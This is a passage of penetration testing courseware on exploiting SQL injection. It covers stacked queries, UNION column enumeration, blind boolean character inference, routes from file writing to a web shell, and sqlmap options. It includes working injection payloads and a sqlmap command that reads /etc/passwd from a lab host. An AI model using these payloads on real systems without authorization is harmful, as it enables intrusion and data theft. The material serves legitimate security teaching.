Ideally, we wouldn't need any details of the RDBMS because they would all support the ANSI SQL **`information_schema`** database (or view), which will expose in an easy-to-query fashion the names of databases, tables, and even columns. Oracle, DB2, and SQLite, unfortunately, do not support the **`information_schema`** standard. Also, although MS SQL Server and MySQL both implement it, in MS SQL Server it is presented as a view that will expose only the current DB rather than allowing enumeration across all DBs. This constraint is not present in MySQL.

Databases/Tables/Columns

Figuring out the names of databases, tables, and columns will be key for us to target our SQL Injections

	Databases	Tables	Columns
MySQL	...schema_name FROM information_schema .schemata	...table_name FROM information_schema .tables	...column_name FROM information_schema .columns
SQL Server or Azure SQL*	...name FROM sys.databases	...name FROM sys.tables	...name FROM sys.columns
Oracle DB	**...owner FROM all_tables	...table_name FROM all_tables	...column_name FROM all_tab_columns

Databases/Tables/Columns
Below are some quick details about enumerating the databases, tables, and columns to which we have access via our SQLi.

MySQL:

Databases: `SELECT schema_name FROM information_schema.schemata`
Tables: `SELECT table_name FROM information_schema.tables`
Columns: `SELECT column_name FROM information_schema.columns`

MS SQL Server:

Note: `information_schema` can be used for MS SQL Server as well, with some slight, but significant, differences. The queries will need to explicitly reference individual databases because `information_schema` is a view that provides only info on the current database.

Databases: `SELECT name FROM sys.databases`
Tables: `SELECT name FROM sys.tables`
Columns: `SELECT name FROM sys.columns`

Oracle:

Schemas: `SELECT owner FROM all_tables`
Tables: `SELECT table_name FROM all_tables`
Columns: `SELECT column_name FROM all_tab_columns`

* – Most info still cites the older, increasingly deprecated, `master..sysobjects system tables.`
** – Listing schemas is the best Oracle approximation to listing databases in MySQL or MS SQL Server.

Exploiting In-Band/Inline

- Recall that with in-band/inline SQL Injection, we can directly see results of our injections
- Assuming we inject into a SELECT query, this means we can likely see all data:
  - Contained in the columns employed
  - Confined to the table the query SELECTs … FROM
- Wait, those two constraints are actually pretty significant and restricting
- We want to do better and see data beyond those constraints

Exploiting In-Band/Inline

Recall the relatively simplistic manifestation of a SQLi flaw found with inline/in-band SQLi. Information in these types of flaws, including error messages, is typically visible. Exploiting this type of flaw means we can commonly see a segment of data in the database with relative ease. The data we can see is initially confined to the table that is the target of the query and those columns being returned.

Sounds like some fairly limiting constraints. We will want and need to see data beyond those constraints. The approaches we can employ to see data outside of these limitations will vary.

Stacked Queries

Stacked queries, or query stacking, means multiple SQL queries can be submitted simply by splitting them with a semicolon (;)

```
SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data
varchar(1000));-- ';
```

If stacked queries are supported, then things get simpler

- So, are they supported...

They are most likely to be supported with MS SQL Server

- Though even with SQL Server support is not a given

MySQL support is muddier

- DB supports multiple statements on a single line
- Yet the way applications interface with MySQL often limits this ability

Most Oracle references suggest stacking is not supported


Stacked Queries

Probably the absolute best and easiest option, if it is available, is employing a technique commonly referred to as query stacking or stacked queries. This technique feels quite similar to classic command injection, where we would submit a command terminator and then supply a brand-new command of our choosing.

```
SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data
varchar(1000));-- ';
```

In the preceding command, we inject beginning with **Dent** and ending with the **--**. Note, in particular, the ; that was injected in the middle. This terminates the current SELECT statement, and, if stacked queries are supported, allows for writing an entirely new SQL statement. This is incredibly powerful because it means we are not constrained by the existing SQL statement in any way.

Support for stacked queries is difficult to ascertain. The most likely RDBMS to support this is MS SQL Server. MySQL technically supports it from a DB perspective, but the way in which the application interfaces with the backend DB impacts this support.



Stacked Query Example

Let's see an example of a stacked query using **`mysql`** to interact with MySQL from the command line.

Note: If you want to follow along using your VM, you will need to do the following.

In a terminal, run the command:

```
$ mysql -u root -p
```


When prompted, supply the case-sensitive password: **MySQL542**

Now, you should be at the mysql> prompt. Connect to the sqli database with the following command:

```
mysql> use sqli
```

First, show the tables in the DB.


```
mysql> show tables;
```



Currently, there are only the **Customers** and **Users** tables.

Now, perform the stacked query:


```
mysql> SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE
exfil(data varchar(1000));-- ';
```



Note: We include the `-- ';` at the end, just to illustrate it as if it were an actual SQLi.

Again, show the tables:

```
mysql> show tables;
```



We now see that a new table, **exfil**, exists, which means the stacked query successfully ran.

Why Stacking Matters

Stacked queries are not normally required for data retrieval/exfiltration

- We will explore `UNION` for that purpose next

Where stacked queries become important is when we want to do more than subvert the basic logic of the injectable query

- Injecting into a WHERE clause of a SELECT statement does not easily allow doing INSERTs, UPDATEs, DROPs, or SHUTDOWNs

If nothing else, things are made significantly easier when stacked queries are possible

Why Stacking Matters

If the only goal of SQL Injection were data exfiltration, then stacked queries would not be as potentially helpful as they are. The real benefit of stacked queries is the ability to easily break out of the confines of the existing query. Being able to inject within the WHERE clause of a SELECT and CREATE a table is seriously cool and powerful.

Even if stacked queries are not supported, we might still be able to break out of the confines of the existing query, but stacked queries sure are a fast and easy way to pull off some seriously impactful injections.

UNIONizing SQL Injection

- A SQL **UNION** allows us to move beyond the confines of the table currently being employed
- Effectively, **UNION** will allow us to access arbitrary data from the database:
  - Provided we actually have access to that data

```
SELECT * FROM Users WHERE lname='Dent' UNION
SELECT * FROM Customers;-- ';
```

- Above shows a quick **UNION** injected to pull data from **Users** in addition to **Customers** table

UNIONizing SQL Injection

The most commonly employed method for data exfiltration via SQL Injection involves UNION statements. The UNION allows for performing two SELECTs and presenting the data as if it were within a single table. For our purposes, this will enable us to interact with data beyond the current table being queried via the existing SELECT.

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT * FROM Customers;-- ';
```

In the query above, we have injected from **Dent'** through **;--** . What is new for us is the **UNION SELECT * FROM Customers**. This will pull data from the Customers table and return it as additional rows of data beginning after the first SELECT.

UNION Prerequisites

- UNIONs are tremendously useful in SQL Injection, but there are some prerequisites that must be met before we can leverage them
- The number of columns being pulled must match in the original and injected SELECT
  - Naturally, we will have little knowledge beforehand of the number of columns in the source query
- Another precondition is that the column data type must be compatible
- Finally, we need to know specific tables to target

UNION Prerequisites

Employing UNIONs will increase our ability to interact with additional tables and databases via SQL Injection. However, there are some preconditions that we must satisfy in order to be successful with our UNIONs.

The preconditions are:

- The number of columns being returned with our additional UNION SELECT must match the number of the original SELECT.
- Additionally, the types of data returned in the columns must be compatible with the associated columns into which the data will be returned.
- Finally, we will need to know about specific tables that can be targeted.

Let's see how we might satisfy these conditions.

FROMless SELECT

- Might seem odd, but **SELECT** statements typically do not require an associated **FROM**...
- So, what is actually being **SELECT**ed if there is no table?
  - An interpreted form of what we supply as input
- `SELECT 1; --`
  - Returns `1`
- `SELECT 'Zaphod'; --`
- `SELECT CONCAT('Zap','hod'); --`
  - Return `Zaphod`
- Might seem an idiosyncrasy, but this is incredibly important for our UNION-based SQLi exploitation
- **Note**: Oracle DB requires FROMs for all SELECTs but provides the built-in DUAL table that can be used as a dummy

FROMless SELECT

Something that will prove very helpful with determining the number of columns will be employing SELECT statements without an associated FROM. This seems a bit odd the first time you encounter it. The whole point of a SELECT is to return data FROM a table, but it need not.

SELECT without a FROM simply returns an interpreted form of whatever we supplied.

- `SELECT 1; --`
  - Returns `1`
- `SELECT 'Zaphod'; --`
- `SELECT CONCAT('Zap','hod'); --`
  - Return `Zaphod`

We can use a SELECT statement without a FROM for most RDBMSs. Oracle specifically does not allow this but has a special-purpose dummy table, called DUAL, that can be used in the same way we describe in the following. Also, many non-Oracle vendors have created a default view for DUAL for the purpose of better compatibility with Oracle.

The Power of NULL

- We will see that the **FROM**less **SELECT** allows us to more easily determine the number of columns and type of data
- Coupling this technique with the use of **NULL** makes our task even easier
- With **UNION**s, the data type returned doesn't have to match, but cannot be incompatible
- **NULL** is pretty accommodating
  - It will not mismatch any type of data presented

The Power of NULL

Another element that will help satisfy those preconditions is the NULL. The second prerequisite with UNIONs was that the data types needed to match. In fact, they really don't have to match, but the data types cannot be incompatible with one another. Most people assume that strings and numbers would be incompatible, but in fact the RDBMS can convert one to the other pretty easily. That makes this prerequisite easier to satisfy than anticipated.

We can actually make it even easier to satisfy by wielding the NULL. NULL can be SELECTed and it doesn't really have a particular data type, so it can accommodate any data type presented.

UNION+NULL

- FROMless SELECT + NULL will help clear the way for some UNION SELECTs against arbitrary tables

```
SELECT * FROM Users WHERE lname='<OUR INPUT>';
```

- We would not know in advance the number of columns or types of data being SELECTed.
- First, let's determine the number of columns required:

```
Dent' UNION SELECT NULL;--
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
Dent' UNION SELECT NULL,NULL;--
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
Dent' UNION SELECT NULL,NULL,NULL;--
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

And we have a winner... ->

```
+------+--------+-------+----------------+
| id   | fName  | lName | phone          |
+------+--------+-------+----------------+
|    2 | Arthur | Dent  | (555) 867-5309 |
|    7 | Random | Dent  | (301) 951-0104 |
| NULL | NULL   | NULL  | NULL           |
+------+--------+-------+----------------+
```


UNION+NULL

By combining our understanding of the **FROM**less **SELECT** and **NULL**, we should be able to satisfy the column number and the initial column data type considerations.

Let's determine the number of columns:

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL;-- ';
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL;-- ';
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL,NULL;-- ';
```

Each of the above resulted in the following error:

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL,NULL,NULL;-- ';
```

```
+------+--------+-------+----------------+
| id   | fName  | lName | phone          |
+------+--------+-------+----------------+
|    2 | Arthur | Dent  | (555) 867-5309 |
|    7 | Random | Dent  | (301) 951-0104 |
| NULL | NULL   | NULL  | NULL           |
+------+--------+-------+----------------+
```

Note: This approach would also work, and be needed, for INSERT statements.

Another method to determine the number of columns is to inject an **ORDER BY** clause. Keep incrementing the column number until an error is thrown because you attempted to **ORDER BY** a nonexistent column number.

Data Types

- We have determined the number of columns (in this case 4) with the following injection:

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

- Using NULL, we were able to temporarily ignore the data type issue
  - Now, we need to determine column data types
- Typically, we will require at least a column that can accommodate strings to accept the data we will exfiltrate
- Tweak the previous column number injection, iteratively changing each NULL to string until the query is successful

```
Dent' UNION SELECT '42',NULL,NULL,NULL;--
```


Data Types

By using NULL in the previous determination of column numbers, we were able to ignore the type of data contained. We determined that for the sample injection, there are four columns present. Because we will actually return data using the UNION, we will need to determine the type of data.

We will typically need to find at least one column that can accommodate a string being returned. Our previous query to find the number of columns was:

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

Now, let's iterate through the columns replacing NULL with a string '42' until we find an input that returns without error:

```
Dent' UNION SELECT '42',NULL,NULL,NULL;--
```

UNION and Data Exfiltration

- Previous DB fingerprinting hinted at how we go about finding the databases, tables, and columns to be targeted for exfiltration
- We have established the number of columns
- At least one column has been determined to accept a string
- We are ready to exhaustively iterate through all the columns of interesting tables to return the data…
  - By wielding a tool, I hope ;)

UNION and Data Exfiltration

The final condition for successful UNION injections was to know particular tables and columns to be targeted for injection. Previous discussions of fingerprinting indicated how we might find database, table, and column names. Now, we simply focus on interesting or impactful columns and tables for exfiltration in this way.

Using this technique, we could exhaustively step through all of the databases to which the current DB user account has access. Wielding a tool to do this more efficiently and without error would be rather desirable.

Blind Data Exfiltration

- Generally, data exfiltration via blind SQLi can often employ the same basic process as the UNION approach
  - But possibly encumbered by having to determine all data via inference techniques
- Using our previously identified binary or timing-based binary condition, we walk (very slowly) through inferring all characters of all cells containing interesting data
- Sounds tedious, error-prone, and soul crushing…
- Our much-preferred approach is to prime a tool (read: sqlmap) with sufficient details that it can handle the cumbersome data exfil
  - With timing-based binary, this is almost the only viable approach

Blind Data Exfiltration

With the added potential pain of having to enumerate data character by character via conditional/inference techniques, manual blind SQL Injection techniques can become overly cumbersome and time-consuming.

Enter automated tools such as sqlmap, which shine in situations such as this.

Blind Boolean Inference Exfiltration

Query: `SELECT * FROM Users WHERE lname='<OUR INPUT>';`

Binary Condition: TRUE = Dent Info and FALSE = Employee not found

SQLi Prefix: `Dent' AND`

SQLi Suffix: `;#`


Binary Inject 1: `substr((select table_name from information_schema.tables limit 1),1,1) > "m"`

Binary Inject 2: `substr((select table_name from information_schema.tables limit 1),1,1) > "g"`

...

Binary Inject 4: `substr((select table_name from information_schema.tables limit 1),1,1) > "b"`

Binary Inject 5: `substr((select table_name from information_schema.tables limit 1),1,1) = "c"`



Next inject would use `substr((... limit 1),2,1) > "m"` to target the second letter

Blind Boolean Inference Exfiltration

We previously discussed this particular injection involving substring. Recall that there are different mathematical approaches to inference; the one we employ simply performs a binary search of the English alphabet. We employ a simple guessing game where the search space is split in half with each iteration based on the results.

Round 1: (First: A; Last: Z; Key: M), Round 2: (First: A; Last: M; Key: G), …

Query: `SELECT * FROM Users WHERE lname='<OUR INPUT>';`

Binary Condition: TRUE = Dent Info and FALSE = Employee not found

SQLi Prefix: `Dent' AND`

SQLi Suffix: `;#`

Binary Inject 1: `substr((select table_name from information_schema.tables limit 1),1,1) > "m"`

Binary Inject 2: `substr((select table_name from information_schema.tables limit 1),1,1) > "g"`

Results: "No employee found" = FALSE

…

Binary Inject 4: `substr((select table_name from information_schema.tables limit 1),1,1) > "b"`

Binary Inject 5: `substr((select table_name from information_schema.tables limit 1),1,1) = "c"`

Result 1: "Name: Arthur Dent" = TRUE

Next inject would use `substr((... limit 1),2,1) > "m"` to target the second letter.

Beyond DB Data Exfiltration

- Stealing data from backend databases has caused tremendous $$$$ impact to organizations over the years
  - However, this need not be the only impact of SQLi flaws
- Also, what happens when the organization doesn't care about the confidentiality of the data in question
- We will refrain from digging into HOW to perform each of these tasks across the various RDBMS
  - Particulars get pretty detailed and can change with some regularity
- In truth, being aware of the potential capabilities is enough to serve as a mental nudge on your engagements to look for currently viable techniques to employ

Beyond DB Data Exfiltration

Data exfiltration is without question the most commonly considered and also performed exploit with SQL injection flaws. Organizations also can incur a significant cost as a result of a data breach. However, at the very least, we must have a basic understanding of other potential impacts that could be performed through the exploitation of SQLi vulnerabilities.

This need becomes more pronounced when an organization suggests it is not concerned about the confidentiality of the accessible data. There will no doubt be instances when the data available for breach is not of significant value to the organization or is already public data. Can SQLi flaws still have an impact? Most definitely.

We will not explore in great depth how to perform all the various types of attacks. As the attacks get further removed from standard expected RDBMS functionality, things get more complex and also vary much more across different backends. Thankfully, the most important aspect is simply being aware and mindful of the other possibilities beyond DB data exfiltration.

SQLi Potential Attacks

- Deleting or altering valuable data:
  - Not typically in scope, but useful to be aware
  - Expect ransomware to encrypt critical DB data
- Injecting data used as Stored XSS payloads
- DB privilege escalation
- Reading files :
  - MySQL - `LOAD_FILE()`
  - SQL Server - `BULK INSERT`
- Writing files:
  - MySQL - `INTO OUTFILE`
- OS interaction beyond files:
  - SQL Server includes many stored procedures to interface with OS

SQLi Potential Attacks

Digging into all of the possible attacks that could be wielded via SQLi for all of the backends is well beyond the scope of this course. Still, let's at least briefly list some alternate impacts that could be achieved via SQLi.

Interfacing with DB data for ends other than exfiltration can be eye-opening to organizations. Although we would typically not be expected or allowed to alter or delete data, demonstrating that this could be performed can be pretty shocking to organizations. Many organizations lack significant integrity controls when data is altered via unexpected or nonstandard means. Data deletion is always scary for production data stores.

Another data-oriented technique we can employ is using the ability to insert data into a DB as a means of attacking users of the application. Again, tread very carefully with this unless the question of whether this is acceptable has been very clearly defined as part of the pen test pre-engagement discussions.

Reading and writing files (not DB records) can be a useful technique. Writing files, in particular, can lead to other potential impacts like gaining a web shell on the DB server, which will be discussed next.

Interacting with the operating system other than simply reading/writing files might also be possible. For example, with MS SQL Server, we might be able to interface with the registry to add, delete, read, or modify it.

SQLi -> Write File -> Shell

The ability to write files can be built upon to potentially achieve an interactive shell:

- Useful to think of file writing as file upload

Common technique is analogous to uploading a web shell:

- DB server would need to also be running a web server, which is fairly common
- DB account would need privileges to write to the web root
- Highest bar is our having the ability to browse to the web root

There are alternate approaches that do not depend on a web server and file upload, but these typically require stacked queries to be possible:

- We will explore sqlmap shortly, which is the most common tool/method used to achieve shell access via SQL injection

Pivoted SQL Injection or an internal pen test would make this technique more viable

SQLi -> Write File -> Shell

If we have the ability to write files on the DB server, then we might be able to do some very interesting things with those files. One of the most commonly talked about techniques is using SQL injection to achieve shell access on the DB server. The easiest way to think about this is as a file upload flaw against a web server that allows us to write into directories where execution is possible. In essence, using SQLi to gain shell access is much akin to uploading web shells on a web server.

Obviously, the DB server would need to also have a web server that is accessible remotely. The user account associated with the DB service would need permission to write files into the web root. Also, we would need the ability to reach the web server to render this written file. Taken as a whole, these are extremely significant barriers in most circumstances.

The scenario most likely to have SQLi lead to (web) shell access is either an internal penetration test where the web root of the DB server is accessible, or a more complex scenario involving a pivoted internal compromise.

Other than the web shell–style approach to achieve shell access, other techniques typically require stacked queries be supported.

SQLi Cheat Sheets

- With all of the nuance and varied syntax, cheat sheets prove particularly useful for SQL injection
- Some of the better SQL injection cheat sheets:
  - **WebSec SQL Injection Knowledge Base**
    - https://sec542.com/87
  - **pentestmonkey SQL Injection Cheat Sheets**
    - https://sec542.com/86
  - **SQL Injection Wiki**
    - https://sec542.com/85
  - **Invicti SQL Injection Cheat Sheet**
    - https://sec542.com/aa

SQLi Cheat Sheets

Although most concepts and techniques are widely applicable to all DB providers, there is a fair amount of nuance too. Included here is a list of some of the higher quality publicly available cheat sheets:

- WebSec SQL Injection Knowledge Base – https://sec542.com/87
- pentestmonkey SQL Injection Cheat Sheets – https://sec542.com/86
- SQL Injection Wiki – https://sec542.com/85
- Invicti SQL Injection Cheat Sheet – https://sec542.com/aa

On the defense side, we have an OWASP cheat sheet on prevention:

- OWASP SQL Injection Prevention Cheat Sheet – https://sec542.com/88

Please let us know whether others should be considered for inclusion.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7: Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Exercise 3.4: Error-Based SQLi

SEC542 Workbook: Error-Based SQLi

Please go to Exercise 3.4 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. **SQLi Tools**
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

SQLi Tools

- Strictly speaking, numerous tools are available for assisting in the discovery of SQL Injection flaws
- Unfortunately, few tools dig into SQLi exploitation capabilities other than data exfiltration:
  - More unfortunate, most tools are not maintained
- Fortunately, we do have sqlmap, which is actively maintained
  - Just grab the current dev version and don't hold your breath on formal "releases"
- Let's turn our attention to the amazing SQLi tool, sqlmap

SQLi Tools

Given the attention that SQL injection gets, it should be a foregone conclusion that numerous high-quality open source tools would be available. Sadly, that is not the case. Most tools available are badly dated and are no longer maintained. Further, they typically provide little functionality beyond data exfiltration. Also, often the tools are limited in the backend DBs they support.

Thankfully, we have sqlmap, which is a tremendous tool that is actively maintained. Although this might change in the future, sqlmap does not routinely package releases. Rather, the source code and sqlmap.py script are actively maintained and freely available. Use the current sqlmap from GitHub rather than the package available from your Linux distribution.

sqlmap

sqlmap: An open source, Python-based, command-line SQL injection tool of awesomeness created by Bernardo Damele A. G. (**@inquisdb**)[1] and Miroslav Stampar (**@stamparm**)

Easily the most important tool for SQL Injection testing/exploitation

sqlmap

The command shown in the slide is:


```
$ sqlmap -u https://sec542.org/sqli/sqli.php?name=Dent --file-
read=/etc/passwd
```

Reference:

[1] sqlmap: https://sec542.com/1a

For All Your SQLi Needs

- If you have a SQL injection task, there is likely a way that sqlmap can help you out:
  - Even if it cannot be directly used, often using it in a lab can help guide successful testing techniques
- In-band/inline SQLi discovery/exploitation
- Blind SQLi discovery/exploitation
- MySQL/MS SQL/Oracle/PostgreSQL/SQLite/more…
- Integrates with Metasploit/w3af/Burp/ZAP
- Features++




For All Your SQLi Needs

The feature set of sqlmap is significant and growing. Many tools in this space were point products that seemed narrow. sqlmap is rather far from narrow. There is support for MySQL, MS SQL Server, Oracle database, PostgreSQL, SQLite, and more from a DBMS perspective.

Equally important, sqlmap supports numerous SQLi exploitation techniques. Blind timing, error-based, blind Boolean, stacked queries, UNION, and even more granular SQLi techniques are employed. A big differentiator is that sqlmap can both find SQLi flaws and exploit them, with exploitation moving beyond simple data exfil.

sqlmap Integrations



sqlmap Integrations

Even if wielded only as a standalone tool, sqlmap would still be a boon to application testing. However, sqlmap also can integrate with additional tools for increased productivity and capability. The way in which sqlmap integrates varies. For some tools, the integration is leveraged from within sqlmap. Other tools will initiate the integration from their end to leverage sqlmap.

From within sqlmap, we find direct reference to both Burp Suite (requires Pro) and Metasploit. We also commonly find tools that can leverage sqlmap for their SQLi needs. Here we find methods for initiating integration from w3af, Metasploit, Burp Suite (via extensions/BAPPs), and ZAP.

sqlmap: -h and -hh

- sqlmap supports MANY different command-line switches to help discover/exploit SQLi flaws
- Two verbosity levels of help:
  - Substantial (`-h`)
  - Oh my... (`-hh`)
  - ...and, if those aren't enough, the *Usage Guide* provides even more insights[1]
- The number of switches can easily be rather overwhelming for sqlmap neophytes
  - Let's highlight using key switches that might overwhelm

sqlmap: -h and -hh

The downside of all sqlmap's functionality is that there is a rather overwhelming number of command-line switches or configuration options available to us. Although this is, naturally, awesome, it also can be a bit daunting for the inexperienced.

sqlmap includes two different help switches, **`-h`** and **`-hh`**, that provide a more basic and a more complete syntax guide, respectively. To get even more details, the GitHub repo includes a usage page in the wiki, which provides quite a bit of detail.

We will look at use cases for some of the more important command-line switches, which might be a bit daunting to those unfamiliar with sqlmap.

Reference:

[1] sqlmap usage: https://sec542.com/1c

sqlmap: Initial Targeting

The following switches can help start discovery from sqlmap even without much target info:

- `-u` – A URL to kick off sqlmap
- `--crawl` – Spiders the site trying to discover entry points for testing
- `--forms` – Targets forms for injection
- `--dbms` – If we already know (or have a good guess) about the backend DB, we can inform sqlmap

sqlmap: Initial Targeting

sqlmap can be used as the SQLi starting point. From this vantage point, we could use sqlmap to discover SQL Injection flaws in the first place. The following switches, in particular, are useful to let sqlmap do the discovery:

- `-u` – A URL to kick off sqlmap.
- `--crawl` – Spiders the site trying to discover entry points for testing.
- `--forms` – Target forms for injection.
- `--dbms` – If we already know (or have a good guess) about the backend DB, we can inform sqlmap.

sqlmap:Auth/Sessions/Proxies

If you have already interacted/authenticated to the target, these switches can prove useful:

- `-r` / `-l` – Captured HTTP Request or proxy log as starting point:
  - Can easily help bridge an authentication gap
- `--cookie` – Manually set cookies (e.g., --cookie 'SESSID=42')
- `--proxy` – Have sqlmap go through Burp/ZAP or another proxy (e.g., --proxy http://127.0.0.1:8081)

sqlmap: Auth/Sessions/Proxies

